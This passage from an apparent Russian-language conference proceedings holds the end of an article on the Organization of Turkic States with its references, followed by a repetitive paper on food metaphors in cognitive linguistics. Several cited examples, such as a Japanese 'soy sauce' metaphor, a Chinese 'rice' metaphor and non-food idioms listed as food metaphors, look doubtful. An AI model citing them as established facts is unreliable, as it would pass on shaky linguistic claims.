Организация тюркских государств представляет собой динамично развивающийся интеграционный проект, формирующийся на основе общих историко-культурных, экономических и геополитических интересов стран-участниц. В условиях глобальных изменений ОТГ стремится занять важное место в евразийской системе международных отношений, предлагая альтернативные пути регионального взаимодействия и экономического сотрудничества. Усиление институционального потенциала, развитие транспортных и энергетических коридоров, а также укрепление дипломатических связей делают организацию важным фактором стабильности и устойчивого развития в регионе.

Однако, несмотря на значительные успехи, ОТГ сталкивается с рядом вызовов, включая необходимость углубления координации внешнеполитических стратегий, устранения экономических барьеров и обеспечения региональной безопасности. Вопрос о

расширении организации и привлечении новых участников также остается на повестке дня, поскольку дальнейшее укрепление тюркского сотрудничества может повлиять на баланс сил в Евразии.

Перспективы развития ОТГ связаны с её способностью адаптироваться к изменениям в международной среде, находить компромиссы в решении спорных вопросов и продвигать интересы своих участников на глобальном уровне. В этом контексте организация может сыграть важную роль в формировании многополярного мирового порядка, где тюркские государства будут не только объектами, но и активными субъектами международной политики.

Список использованной литературы:

1. History of Organization | Türk Devletleri Teşkilatı URL: <https://www.turkicstates.org/en/organizasyon-tarihcesi>
2. Юйянь Чжан ОРГАНИЗАЦИЯ ТЮРКСКИХ ГОСУДАРСТВ (ОТГ): ПРОИСХОЖДЕНИЕ, МОТИВЫ, ОСОБЕННОСТИ И ВЛИЯНИЕ // Вестник Пермского университета. Серия: Политология. 2023. №1. URL: <https://cyberleninka.ru/article/n/organizatsiya-tyurkskih-gosudarstv-otg-proishozhdenie-motivy-osobennosti-i-vliyanie>
3. Джакупов Т. ПОЛИТИЧЕСКОЕ СОТРУДНИЧЕСТВО ТУРЦИИ И ИРАНА СО СТРАНАМИ ЦЕНТРАЛЬНОАЗИАТСКОГО РЕГИОНА // Постсоветские исследования. Т.2. No 3 (2019). С. 1119-1129
4. Demircan, N. (2022). Turks in the Changing World Order: The Organization of Turkic States. The Defence Horizon Journal. <https://nbn-resolving.org/urn:nbn:de:0168-ssoar-81345-8>
5. Türk Devletleri Teşkilatı: Stratejik Bir Bakış. URL: <https://kriterdergi.com/dosya-turk-devletleriteskilati/turk-devletleri-teskilati-stratejik-bir-bakis>
6. «Концепция тюркского мира до 2040 года» и перспективы развития. URL: <https://www.infoabad.com/218-koncepcija-tyurkskogo-mira-do-2040-goda-i-perspektivy-razvitija.html>
7. Организация тюркских государств создала Тюркский инвестфонд. URL: <https://eadaily.com/ru/news/2023/03/17/organizaciya-tyurkskih-gosudarstv-sozdala-tyurkskiy-investfond>

Pedagogical Sciences

ПИЩЕВАЯ МЕТАФОРА В ФОРМИРОВАНИИ ЯЗЫКОВОЙ КУЛЬТУРЫ МИРА

Умбетбекова Куляш Мукарамовна

сеньор - лектор, Алматинский Технологический Университет, Алматы, Казахстан

Жолдасбаев Мереке Мырзабекович

студент ФИИТ, Алматинский Технологический Университет, Алматы, Казахстан

Сүлеймен Досан Исатаевич

студент ФИИТ, Алматинский Технологический Университет, Алматы, Казахстан

Метафора является важным инструментом концептуализации действительности, способствуя организации знаний о мире и формированию картины мира носителей языка. В последние десятилетия в рамках когнитивной лингвистики особое внимание уделяется исследованию пищевых метафор, которые представляют собой сложные и многослойные семантические структуры, отражающие культурные, социальные и ментальные установки общества. Пищевая метафора, основанная на базовых физиологических потребностях человека, глубоко укоренена в языковом сознании и участвует в процессах номинации, категоризации и оценивания явлений окружающего мира.

Современные исследования показывают, что пищевая метафора обладает высоким миромоделирующим потенциалом, поскольку она позволяет не только структурировать информацию о пище и питании, но и переносить характеристики этих процессов на другие сферы жизни: экономику, политику, искусство, межличностные отношения. Например, выражение «переварить информацию» - демонстрирует ассимиляцию знаний через метафорический перенос пищеварительного процесса, а фраза «заработать на хлеб» отражает фундаментальную связь между трудом и материальным обеспечением.

Научный интерес к пищевым метафорам обусловлен их универсальностью и одновременно культурной спецификой. Хотя многие пищевые образы встречаются в разных языках (например, метафоры, связанные со вкусом: «сладкая жизнь», *dolce vita* — итал.), их интерпретация может значительно различаться в зависимости от социокультурного контекста. Это делает изучение пищевых метафор особенно актуальным в рамках когнитивной лингвистики, межкультурной коммуникации и лингвокультурологии.

Актуальность исследования обусловлена растущим интересом к когнитивным аспектам языка, а также необходимостью более глубокого осмысления механизмов концептуализации и категоризации мира через метафорические структуры. Пищевая метафора, будучи одной из наиболее распространенных и древних форм языкового моделирования реальности, остается значимым объектом изучения в современной лингвистике. Исследования показывают, что пищевая метафора участвует в формировании когнитивных моделей, помогающих человеку ориентироваться в социокультурном пространстве [1].

Дополнительным фактором, подчеркивающим значимость работы, является междисциплинарный характер изучения метафоры. Вопросы, связанные с пищевыми метафорами, затрагивают не только лингвистику, но и психологию, социологию,

культурологию и философию. Так, Вежбицкая [6] отмечает, что пищевая метафора тесно связана с базовыми когнитивными механизмами человеческого мышления, что позволяет ей оставаться важным инструментом коммуникации даже в условиях глобализации и культурных трансформаций.

Кроме того, актуальность темы определяется тем, что пищевая метафора активно используется в современных медиа-дискурсах, маркетинге, политической риторике и повседневной коммуникации. В политическом дискурсе встречаются выражения типа «сварить план» (намек на подготовку сложного процесса), «проглотить обиду» (о пассивном восприятии негативной информации), а в маркетинге — «аппетитные цены» (привлекательность товара). Это подтверждает значимость пищевых метафор как универсального инструмента воздействия на сознание носителей языка.

Научная новизна данного исследования заключается в комплексном анализе миромоделирующего потенциала пищевой метафоры в современном языке. В отличие от традиционных подходов, рассматривающих метафору преимущественно с семантической или стилистической точки зрения, в данной работе предпринимается попытка выявить когнитивные механизмы, лежащие в основе формирования и функционирования пищевых метафор. Особый акцент делается на их роли в моделировании языковой картины мира и отражении социально-культурных стереотипов.

Важным аспектом исследования является сопоставительный анализ употребления пищевых метафор в различных дискурсивных сферах: политическом, экономическом, медийном и бытовом. Такой подход позволяет выявить универсальные и специфические черты функционирования метафоры в современном обществе. Так, исследования Арутюновой [7] показывают, что пищевая метафора может не только описывать объективную реальность, но и формировать восприятие социальных процессов, усиливая или, наоборот, нивелируя определенные смыслы.

Кроме того, новизна исследования состоит в изучении динамики изменения пищевых метафор в связи с развитием информационных технологий и глобализационных процессов. Современные реалии приводят к появлению новых образных выражений, связанных с пищей, например, «информационная диета» (контроль потребления информации), «фастфуд-контент» (поверхностные, быстро потребляемые медиа-продукты). Это свидетельствует о продолжающемся развитии пищевой метафоры и ее адаптации к изменяющимся условиям коммуникации.

Объект исследования является пищевая метафора как когнитивный и лингвистический феномен, участвующий в процессах концептуализации и категоризации действительности в языке. Пищевая метафора рассматривается в широком контексте — от традиционных выражений, укорененных в языке, до новых образных конструкций, появляющихся в связи с развитием медиа-пространства и глобализацией.

Предметом исследования послужили особенности функционирования пищевых метафор в языках, их роль в формировании языковой картины мира, а также механизмы их использования в различных дискурсивных сферах. Особое внимание уделяется анализу структурных и семантических характеристик пищевых метафор, их когнитивным основаниям и прагматической нагрузке.

Как показывают исследования Суперанской [4], пищевая метафора является не только средством передачи смыслов, но и инструментом воздействия на сознание реципиента. Например, выражения «сладкая победа» (о приятных достижениях) или «горькая правда» (о неприятных истинах) формируют определенные эмоциональные оценки и влияют на восприятие информации. Это подтверждает актуальность изучения пищевой метафоры с точки зрения ее когнитивного и миромоделирующего потенциала.

Исследования – выявили и проанализировали миромоделирующий потенциал пищевой метафоры в языке, определить ее когнитивные, семантические и прагматические особенности, а также проследить закономерности ее функционирования в различных дискурсивных сферах.

Для достижения поставленной цели необходимо решить следующие задачи:

- рассмотреть теоретические основы изучения метафоры в современной лингвистике, проанализировать основные подходы к ее исследованию.
- определить особенности функционирования пищевых метафор, их классификацию и структурные характеристики.
- исследовать когнитивные механизмы формирования пищевых метафор, их роль в категоризации и концептуализации окружающего мира.
- осуществить сопоставительный анализ использования пищевых метафор в различных типах дискурсов (политическом, экономическом, медийном, бытовом).
- выявить динамику развития пищевых метафор в контексте современных социокультурных изменений, определить тенденции их эволюции.
- проанализировать влияние пищевых метафор на языковую картину мира носителей языка.

Как отмечает Соловьёва [8], пищевая метафора является не просто стилистическим приемом, а мощным инструментом концептуализации реальности, формируя представления о социальных процессах и межличностных отношениях. Данное исследование позволит глубже понять механизмы этого влияния и выявить их основные закономерности.

В ходе исследования применялись современные методы лингвистического анализа, позволяющие всесторонне изучить функционирование пищевой метафоры в языке и выявить ее миромоделирующий потенциал.

Метод когнитивного анализа – используется для выявления концептуальных структур, лежащих в основе пищевых метафор, а также их роли в организации языковой картины мира.

Метод компонентного анализа – применяется для детального исследования семантических характеристик пищевых метафор, определения их ключевых компонентов и смысловых оттенков.

Контекстуальный анализ – позволяет выявить особенности функционирования пищевых метафор в различных типах дискурсов, определить их прагматическую направленность.

Сопоставительный метод – используется для анализа универсальных и специфических черт пищевых метафор в языке, а также их аналогов в других языках (при необходимости).

Метод количественного анализа – позволяет определить частотность употребления пищевых метафор в различных дискурсивных сферах, выявить закономерности их распределения.

Метод дискурсивного анализа – направлен на изучение прагматических функций пищевых метафор, их влияния на восприятие информации и формирование определенных смыслов.

Как отмечает Стернин [2], применение комплексного подхода к изучению метафоры позволяет выявить не только ее структурные особенности, но и когнитивные механизмы, лежащие в основе ее функционирования. Таким образом, использование перечисленных методов способствует всестороннему анализу пищевых метафор и их миромоделирующего потенциала.

Практическая значимость работы обусловлена ее вкладом в развитие когнитивной лингвистики, лингвокультурологии и теории метафоры. Полученные результаты могут быть использованы в различных сферах науки и практики:

Лингвистика и когнитивные исследования – материалы исследования могут быть полезны для дальнейшего изучения механизмов концептуализации и категоризации мира через метафору, а также для анализа взаимодействия языка и мышления.

Преподавание языка и межкультурной коммуникации – результаты исследования могут быть использованы в учебных курсах по когнитивной лингвистике, семантике, стилистике и межкультурной коммуникации, особенно при изучении метафорических моделей.

Медиалингвистика и политическая риторика – понимание механизмов функционирования пищевой метафоры в медиа- и политическом дискурсе может помочь в анализе текстов, выявлении скрытых смыслов и стратегий влияния на аудиторию.

Маркетинг и реклама – исследование пищевых метафор может быть полезным при создании рекламных и PR-кампаний, поскольку пищевая символика часто используется для привлечения внимания и формирования позитивного имиджа продукта или компании.

Переводческая практика – понимание специфики пищевых метафор помогает при адаптации текстов для разных культур, обеспечивая точность и выразительность перевода.

Как показывает исследование Вежбицкой [6], метафоры не только отражают мировосприятие носителей языка, но и активно формируют его, влияя на восприятие социальных, политических и культурных явлений. Таким образом, изучение пищевых метафор имеет прикладную значимость в широком круге гуманитарных дисциплин.

Изучение метафоры в лингвистике имеет долгую и насыщенную историю. Однако именно в XX–XXI веках, с развитием когнитивной лингвистики, оно получило новый импульс. В традиционном риторическом понимании метафора рассматривалась прежде всего как стилистическое средство, предназначенное для украшения речи или усиления выразительности. В последние десятилетия исследователи пришли к выводу, что метафора выполняет гораздо более важные функции в языке. Современные исследования показывают, что метафора играет ключевую роль в организации знаний о мире, формировании языковой картины мира и концептуализации различных сфер человеческой деятельности [5]. Метафора оказывается не просто украшением, но фундаментальной составляющей когнитивной структуры, которая помогает нам понимать и организовывать сложные абстрактные концепты через знакомые и простые образы.

Особый интерес вызывает пищевая метафора, поскольку она основывается на одном из самых базовых аспектов человеческого существования — потреблении пищи. Пища является важной частью повседневной жизни и культуры, что делает пищевую метафору интуитивно воспринимаемой и универсальной для носителей разных языков и культур. Это объясняет, почему такие метафоры широко распространены и легко воспринимаются. Пищевая метафора как инструмент языковой репрезентации активно используется для описания самых различных явлений: от социальных и экономических процессов до личных переживаний и политических событий.

В данной главе будут рассмотрены основные теоретические подходы к исследованию метафоры, с акцентом на когнитивную лингвистику, которая определяет метафору как механизм, с помощью которого мы проецируем знания о более знакомых и конкретных явлениях (например, о пище) на более абстрактные концепты (например, об отношениях, чувствах или социальных процессах). Классификация пищевых метафор будет охватывать различные типы метафорических преобразований, включая перцептивные и концептуальные, а также выявление когнитивных механизмов, которые лежат в основе их функционирования. В частности, будет рассмотрено, как пищевая метафора способствует

формированию определенных образов и ассоциаций, создавая таким образом когнитивные схемы для понимания сложных и абстрактных понятий.

Современная лингвистика рассматривает метафору как универсальный механизм концептуализации, который позволяет человеку структурировать и осмысливать окружающую действительность. Метафора функционирует как когнитивный инструмент, позволяющий переносить характеристики одного явления на другое, что помогает понимать абстрактные и сложные концепты через более доступные и знакомые образы. Этот процесс имеет важное значение для человеческого познания и восприятия, позволяя человеку не только объяснять окружающий мир, но и эффективно коммуницировать свои идеи и чувства.

Одной из наиболее влиятельных концепций метафоры является теория когнитивной метафоры, разработанная Дж. Лакоффом и М. Джонсоном [1]. Согласно этой теории, метафора представляет собой средство переноса структуры одного концептуального домена на другой. Лакофф и Джонсон утверждают, что метафоры лежат в основе нашего мышления и действуют как ментальные схемы, через которые мы воспринимаем, интерпретируем и осмысливаем реальность. Пищевая метафора, как один из ярких примеров, переносит характеристики процесса приема пищи на более абстрактные и сложные области человеческой деятельности, такие как экономика («проглотить убытки»), политика («переварить реформу») и культура («пища для размышлений»). Такой перенос помогает сделать эти концепты более доступными и понятными, создавая ментальные связи, которые облегчают восприятие и осмысление.

Функции метафоры в языке можно условно разделить на три основные группы. Первая — когнитивная функция, которая заключается в формировании и структурировании знаний о мире. Метафоры помогают упрощать сложные явления и процессы, создавая систему ассоциаций и образов, которые позволяют воспринимать абстрактные идеи через более конкретные и знакомые элементы. Вторая функция — коммуникативная, которая направлена на упрощение и наглядность передачи информации. Метафоры делают речь более яркой, выразительной и доступной для аудитории, помогая эффективно передавать сложные или эмоционально насыщенные концепты. Наконец, третья функция — эмоционально-оценочная, выражающая субъективное отношение говорящего к определенным явлениям и событиям. С помощью метафор можно передать не только информацию, но и эмоции, отношение к теме, что делает высказывание более живым и насыщенным.

Как отмечает Стернин [2], пищевая метафора особенно значима в когнитивной сфере, поскольку она связана с первичными сенсорными и физиологическими переживаниями человека. Эти переживания являются универсальными, понятными и доступными для большинства людей, что делает пищевую метафору эффективным инструментом для создания и передачи значений в языке. Кроме того, связь пищи с базовыми инстинктами и повседневным опытом человека позволяет метафорам на основе пищи быть особенно эмоционально насыщенными и яркими, что способствует их широкому использованию в различных сферах общения.

Пищевая метафора, будучи распространенной во многих языках мира, может быть классифицирована по нескольким критериям. Наиболее значимыми являются:

По тематическим группам:

Метафоры, связанные с процессом еды: «глотать слова», «переварить информацию».

Метафоры, отражающие вкус: «сладкая победа», «горькая правда».

Метафоры, связанные с приготовлением пищи: «смешивать факты», «поджарить оппонента».

По функциональному назначению:

Оценочные метафоры: «сахарные речи», «кислый человек».

Описательные метафоры: «вариться в своем соку», «разбавить разговор».

По степени устойчивости:

Фразеологизированные: «всё переварить», «жевать одно и то же».

Индивидуально-авторские: «жирная ложь», «тонкая корочка правды».

В дополнение к этому, Казкенова [3] отмечает, что пищевая метафора часто используется для выражения социальных отношений и культурных установок. Например, выражение «вариться в своем соку» может интерпретироваться как отражение замкнутости определенной социальной группы, а «подсладить пилюлю» – как попытка смягчить неприятные известия.

Пищевая метафора является одним из ключевых механизмов осмысления окружающей действительности. Она не только отражает культурные и когнитивные особенности носителей языка, но и способствует формированию представлений о мире. Современная лингвистика рассматривает пищевую метафору как мощный инструмент категоризации и интерпретации различных явлений, выходящих за рамки гастрономической сферы.

1. Роль пищевой метафоры в концептуализации действительности

Человек ежедневно сталкивается с процессами, связанными с приемом пищи, поэтому в языке закрепилось множество выражений, где еда становится основой для описания абстрактных понятий.

Примеры:

- «Глотать обиду» – скрывать переживания, не высказывая их.
- «Приправить историю» – добавить детали, возможно, вымысел.
- «Тушить конфликт» – предпринимать меры для его урегулирования.

Эти примеры подтверждают, что пищевая метафора не только облегчает понимание сложных процессов, но и структурирует мышление.

2. Функции пищевых метафор в языке

1. Классифицирующая – помогает разделять явления на понятные категории (например, «токсичная информация» – вредные сведения, негативно влияющие на психику).
2. Оценочная – выражает субъективное отношение к объекту или явлению («кислый характер» – неприятный, угрюмый человек).
3. Мотивационная – побуждает к действию, используя знакомые образы («не съешь – так надкуси!» – призыв сделать хотя бы часть работы).
4. Метафора как инструмент социальной стратификации – отражает статусные различия («икорная элита» – состоятельные люди, ведущие роскошную жизнь).

3. Пищевая метафора в медиадискурсе

Современные СМИ и реклама активно используют пищевые образы для привлечения внимания аудитории:

- «Переварить новости» – осмыслить поток информации.
- «Фастфуд-контент» – поверхностные, быстро потребляемые медиа-продукты.
- «Сладкие обещания» – привлекательные, но малореальные слова политиков или рекламщиков.

Такое использование пищевых метафор делает сообщения более понятными и эмоционально окрашенными.

Пищевая метафора – это не просто лингвистический феномен, а важный инструмент формирования картины мира. Она помогает осмыслять сложные явления через знакомые образы, влияя на мышление и поведение людей. В условиях цифровой эпохи роль пищевых метафор возрастает, так как они позволяют доступно передавать сложные идеи, упрощая коммуникацию.

Также важно учитывать межъязыковые различия. Метафоры, связанные с хлебом («без хлеба не проживешь») сов некоторых языках несут положительный смысл, в то время как в английском языке аналогичные выражения могут иметь иной контекст. Это связано с различиями в культурных традициях и восприятии пищи в различных обществах.

Таким образом, пищевая метафора не только структурирует язык, но и отражает особенности национальной культуры и ценностей.

Когнитивные механизмы, лежащие в основе пищевых метафор, тесно связаны с базовыми процессами категоризации и концептуализации, которые являются важнейшими аспектами человеческого познания. Метафоры, в том числе и пищевая, помогают человеку упорядочивать и осмыслять мир, создавая связи между абстрактными и конкретными концептами. В основе пищевой метафоры лежит принцип метафорического проецирования, при котором свойства одной концептуальной области (например, пищи) переносятся на другую, более абстрактную сферу, такую как эмоции, социальные явления или абстрактные идеи. Это позволяет людям легче воспринимать и интерпретировать сложные или неопределенные явления, делая их более понятными и осязаемыми.

Принципиально важным является наличие образных схем, которые являются основой метафорического восприятия. Например, схема контейнера, в которой еда воспринимается как нечто, что можно вместить, приводит к метафорам, таким как «заглатывать информацию». Это выражение переносит свойства пищи (вместимость, усвояемость) на процесс восприятия и усвоения знаний, что делает абстрактный процесс получения информации более понятным. Еще одной важной схемой является схема пути, где прием пищи рассматривается как процесс движения или прохождения. Метафора «разжевывать сложную тему» иллюстрирует перенос концепта пищи на процесс осмысления и усвоения информации, что подчеркивает важность последовательности и структуры в анализе сложных идей.

Схема субстанции представляет пищу как объект оценки или свойства, которые могут быть положительными или отрицательными. Метафора «горькая правда» использует представление о вкусе для того, чтобы подчеркнуть неприятность или сложность определенной информации, создавая тем самым сильный эмоциональный эффект. Подобные метафоры активно влияют на восприятие и понимание того, о чем идет речь, и делают информацию более выразительной и насыщенной.

Вежбицкая [6] отмечает, что пищевая метафора особенно тесно связана с человеческими эмоциями и восприятием мира. Ассоциации со вкусами — сладкими, горькими, кислыми и т. п. — часто переносятся на эмоциональные состояния, что делает такие метафоры мощным инструментом для выражения субъективных переживаний. Примером таких метафор являются выражения «сладкий успех» или «горькое поражение», которые передают не только смысл, но и эмоциональную окраску переживаний, связанных с успешными или неудачными событиями.

Также концепты еды часто используются для характеристики информации или событий, что позволяет моделировать восприятие окружающего мира. Например, выражение «переварить новости» метафорически описывает процесс осмысления и усвоения новой, порой сложной и трудной информации. В таких метафорах используется

логика взаимодействия с пищей — оценка, усвоение, переваривание — что помогает формировать более понятные образы и упрощает восприятие.

Пищевая метафора является не просто стилистическим приемом, а сложным когнитивным инструментом, который структурирует языковую картину мира и отражает культурные особенности общества. Она способствует упрощению и адаптации абстрактных понятий, делая их более доступными и эмоционально насыщенными. Пищевая метафора не только помогает в коммуникации, но и является важной частью когнитивных процессов, структурируя восприятие мира и наше понимание сложных явлений.

Пищевая метафора в языке отражает сложные когнитивные процессы, связывая гастрономический опыт человека с различными сферами жизни. Современные исследования показывают, что пищевая метафора играет значительную роль в формировании языковой картины мира, поскольку она тесно связана с физиологическими и сенсорными переживаниями, общими для всех людей. Эта универсальность делает пищевые метафоры понятными в различных языках и культурах, хотя их конкретные проявления могут варьироваться в зависимости от национальных традиций и социальных контекстов [5].

Анализ пищевой метафоры требует междисциплинарного подхода, включающего элементы когнитивной лингвистики, психолингвистики, социолингвистики и культурологии. Как отмечает Вежбицкая [6], метафорическое осмысление пищи неразрывно связано с представлениями о ценностях, традициях и мировоззренческих установках общества. В этой связи пищевая метафора представляет собой не только лингвистическое явление, но и средство когнитивного моделирования, позволяющее изучить особенности категоризации и структурирования знаний в конкретной культуре.

Данная глава посвящена анализу семантических и прагматических характеристик пищевой метафоры. Вначале работы рассматриваются ключевые смысловые группы пищевых метафор, во второй — особенности их употребления в дискурсе, а в третьей — кросс-культурные различия в интерпретации пищевых метафор. Анализ строится на примерах ряда языков, что позволяет выявить как универсальные, так и специфические черты данного явления.

Пищевая метафора в языке представлена разнообразными семантическими группами, каждая из которых отражает определенные аспекты человеческого опыта. Основные смысловые группы включают:

1. Метафоры, связанные с приемом пищи

- "проглотить обиду" (быстро смириться с неприятной ситуацией)
- "переварить информацию" (осмыслить что-либо сложное)
- "насыщаться знаниями" (усваивать новую информацию, обогащаться интеллектуально)

2. Метафоры, основанные на вкусовых ощущениях

- "горькая правда" (неприятная, но необходимая информация)
- "сладкие речи" (лестные или обманчивые слова)
- "кислая реакция" (недовольство, сарказм в ответ на ситуацию)

3. Метафоры, отражающие процесс приготовления пищи

- "смешивать факты" (создавать путаницу)
- "приправить рассказ" (добавить деталей для интереса)
- "вариться в собственном соку" (замыкаться в себе, находиться в ограниченном кругу общения)

Современная лингвистика активно изучает влияние языка на формирование мировоззрения человека. Одним из важнейших инструментов моделирования реальности является метафора, которая помогает человеку осмысливать окружающий мир через

знакомые образы. Среди различных типов метафор особое место занимает пищевая метафора, так как еда – это неотъемлемая часть человеческой жизни и культуры.

Пищевая метафора выполняет не только когнитивную, но и миромоделирующую функцию. Она отражает не только восприятие еды, но и более широкие концепты, такие как знания, эмоции, отношения, политика и экономика. В данной работе рассматривается миромоделирующий потенциал пищевой метафоры в современной лингвистике, ее функции, структура и влияние на общественное сознание.

Метафора – это способ осмысления одной сферы через понятия другой. В классической риторике метафора воспринималась как стилистическое средство, однако современные когнитивные исследования показывают, что метафора играет ключевую роль в мышлении человека.

Основные функции метафоры:

- Когнитивная – помогает осмыслять новые явления через уже известные понятия.
- Экспрессивная – усиливает эмоциональную окраску речи.
- Оценочная – выражает субъективное отношение к объекту.
- Миромоделирующая – формирует представления о мире, воздействует на общественное сознание.

Пищевая метафора основана на универсальном опыте человека, связанном с питанием. Она охватывает широкий спектр значений, от описания вкусовых ощущений до моделирования социальных процессов.

Примеры:

- «Горькая правда» – неприятная истина.
- «Информационный фастфуд» – поверхностные знания.
- «Проглотить обиду» – подавить негативные эмоции.

В политике пищевая метафора часто используется для создания положительного или отрицательного образа:

- «Кормушка власти» – коррупция, незаконное обогащение.
- «Вариться в своем соку» – оставаться в замкнутом круге без свежих идей.
- «Съедобные» и «несъедобные» политические решения – приемлемость тех или иных мер.

Использование таких выражений влияет на восприятие политических процессов обществом.

В сфере бизнеса и рекламы пищевая метафора помогает создавать яркие образы:

- «Сладкая сделка» – выгодное соглашение.
- «Голодный рынок» – высокая конкуренция.
- «Продуктовый бум» – рост популярности товаров.

Такие выражения делают информацию более доступной и убедительной.

Пищевая метафора глубоко укоренилась в языке и повседневном общении:

- «Варить кашу» – организовывать дело.
- «Подложить свинью» – обмануть, подставить.
- «Пилить бюджет» – незаконно распределять государственные средства.

Это демонстрирует, что пищевая метафора используется для описания широкого спектра явлений, выходящих за рамки сферы питания.

Миромоделирующая функция пищевой метафоры заключается в том, что она формирует восприятие реальности через понятные образы. Языковая картина мира, построенная на пищевых метафорах, может отражать культурные традиции, социальные и экономические реалии.

Примеры:

- В англоязычной культуре есть выражение «*piece of cake*» (про что-то легкое), и его аналог – «раз плюнуть».
- В японском языке популярна метафора «наносить соевый соус», что означает «придавать нужный оттенок, адаптировать ситуацию».

Использование таких метафор оказывает влияние на мышление и коммуникацию, упрощая или, наоборот, усложняя понимание определенных процессов.

Пищевая метафора – это мощный инструмент моделирования реальности. Она не только облегчает понимание сложных явлений, но и влияет на восприятие мира. Использование таких метафор в политике, рекламе, экономике и повседневной речи формирует общественное мнение и создает определенные стереотипы.

В современных исследованиях лингвисты продолжают изучать роль пищевой метафоры в когнитивных процессах. Ее универсальность и широкая распространенность делают этот феномен значимым объектом для дальнейших научных разработок.

Как отмечает Казкенова [3], пищевая метафора часто используется для передачи эмоциональных и оценочных значений, что делает ее важным инструментом в повседневном и публицистическом дискурсе. Более того, по мнению Стернина [2], пищевая метафора формирует основу для концептуальных моделей, используемых в политической и экономической риторике, например: «глотать обещания», «переваривать кризис», «сыт по горло».

Сравнительный анализ пищевых метафор английском и казахском языках показывает, что несмотря на универсальность образов, их конкретная интерпретация зависит от культурных особенностей. Например, понятие «хлеб»- символизирует достаток и жизненную необходимость («хлеб насущный»), тогда как в английском языке аналогичной ключевой пищевой единицей выступает «*butter*» (масло), символизирующее достаток и благополучие («*bread and butter*»).

Таким образом, пищевая метафора представляет собой сложное когнитивное явление, тесно связанное с национальной картиной мира и системой ценностей определенного сообщества.

Пищевая метафора играет важную роль в формировании языковой картины мира, помогая человеку осмысливать различные сферы жизни через образы, связанные с едой. В современной лингвистике пищевая метафора рассматривается как мощный когнитивный инструмент, который не только отражает восприятие мира, но и влияет на него, структурируя мышление и коммуникацию.

Пища – одна из базовых потребностей человека, поэтому метафоры, связанные с ней, глубоко укоренены в языке и культуре. Они помогают описывать сложные явления через простые и понятные образы.

Например:

- «Переварить информацию» – означает осмыслить полученные знания.
- «Горькая правда» – указывает на неприятные, но важные факты.
- «Сливки общества» – обозначает элиту, лучших представителей социальной группы.

Функции пищевой метафоры в языке:

- Оценочная – помогает выразить положительное или отрицательное отношение («сладкая жизнь», «горький опыт»).
- Эмоционально-экспрессивная – усиливает выразительность речи («наелся проблем», «обжегся на ошибке»).
- Когнитивная – участвует в процессе осмысления новых явлений («информационный фастфуд» – поверхностные знания).

В СМИ, рекламе и массовой культуре активно используются пищевые образы. Например, выражение «жареные факты» указывает на сенсационные, часто преувеличенные новости. А термин «ментальное питание» применяется в психологии для обозначения информации, которую человек потребляет ежедневно.

Пищевая метафора обладает значительным миромоделирующим потенциалом: она не только отражает существующую реальность, но и формирует представления о ней. В условиях информационного общества ее значение усиливается, становясь неотъемлемой частью когнитивных процессов и языковой коммуникации.

Пищевая метафора широко используется в различных видах дискурса: политическом, экономическом, рекламном, художественном и медиакоммуникациях. Например, в политическом дискурсе часто встречаются выражения "переварить реформу", "кормить обещаниями", что отражает концептуальную модель власти как источника пищи для народа.

Использование пищевой метафоры в художественной литературе также заслуживает внимания. Так, у Достоевского часто встречаются образы "отравленной души", символизирующие нравственное разложение героев. В современной литературе пищевая метафора используется для создания образности: "жизнь, как пересоленный суп — невозможно исправить, только выбросить".

Таким образом, пищевая метафора активно участвует в формировании общественного мнения, помогая интерпретировать сложные процессы через привычные образы. Исследования Суперанской [4] показывают, что частотность использования пищевых метафор в политическом и рекламном дискурсе со временем увеличивается, что свидетельствует об их высокой когнитивной значимости.

Культурные особенности играют ключевую роль в интерпретации пищевых метафор, так как одни и те же гастрономические концепты могут иметь различные значения в разных языках и культурах. В то время как метафоры, связанные с пищей, часто используются для выражения эмоциональных состояний, социальных явлений и повседневных ситуаций, их интерпретация может значительно варьироваться в зависимости от национальных и культурных традиций. Например, выражение "как сыр в масле" ассоциируется с безбедной и беззаботной жизнью, в то время как аналогичная французская метафора "mettre du beurre dans les épinards" (добавить масла в шпинат) скорее обозначает незначительное улучшение финансового положения, символизируя добавление чего-то несущественного в существующую ситуацию. Это различие в восприятии гастрономических образов иллюстрирует, как культурные коды и национальные стереотипы влияют на значения метафор и их использование.

Анализ данных показывает, что пищевая метафора тесно связана с культурными установками и историческими традициями. Например, в странах с долгой историей сельского хозяйства и аграрной культуры продукты, такие как хлеб, масло, молоко или мясо, могут служить символами благосостояния и стабильности, в то время как в других культурах, например в восточных странах, употребление пищи может быть связано с философскими или религиозными концепциями. Так, в китайской культуре часто используется метафора "китайский рис" для обозначения долговечности и процветания, что связано с важностью этого продукта в национальной кулинарной традиции. В то время как в европейских

культурах хлеб может быть символом жизни и процветания, в азиатских культурах рис, как основа питания, воспринимается как более важный и значимый элемент.

Как отмечает Арутюнова [7], метафоры, связанные с пищей, несут в себе специфические культурные коннотации, которые отражают отношение общества к определенным продуктам, способам их употребления и социальной роли пищи. Эти коннотации часто служат индикаторами социальных различий, моральных и этических норм, а также экономических и политических реалий общества. Пищевая метафора может быть инструментом для передачи тонких культурных и социальных нюансов, указывая на предпочтения, табу и обычаи, характерные для того или иного этноса.

Рассмотрение пищевой метафоры в кросс-культурном контексте позволяет выявить как универсальные закономерности, так и специфические черты языковой картины мира, обусловленные культурной средой. Например, в ряде культур пищевая метафора может быть связана с идеями изобилия и щедрости, в то время как в других — с дефицитом или ограничением. Это подтверждает, что метафоры о пище, будучи важным элементом языка, активно используются для передачи как коллективного опыта, так и уникальных черт национальной идентичности, предоставляя ценную информацию о культурных различиях и особенностях восприятия.

Пищевая метафора в языке отражает не только семантические и прагматические особенности коммуникации, но и глубинные когнитивные механизмы, определяющие способы концептуализации мира. В современной когнитивной лингвистике пищевая метафора рассматривается как один из ключевых инструментов категоризации знаний и формирования ментальных моделей. Она участвует в процессе осмысления новых явлений через проекцию знакомых гастрономических концептов на различные сферы человеческой деятельности [5].

Исследования Вежбицкой [6] подтверждают, что пищевые метафоры играют значимую роль в структурировании когнитивного пространства, создавая метафорические модели, используемые в политическом, экономическом и социальном дискурсах. В свою очередь, Казкенова [3] обращает внимание на то, что пищевая метафора обладает высокой степенью универсальности, однако её интерпретация варьируется в зависимости от культурных и исторических контекстов. Это делает актуальным исследование когнитивных и социальных аспектов пищевой метафоры, что является целью данной главы.

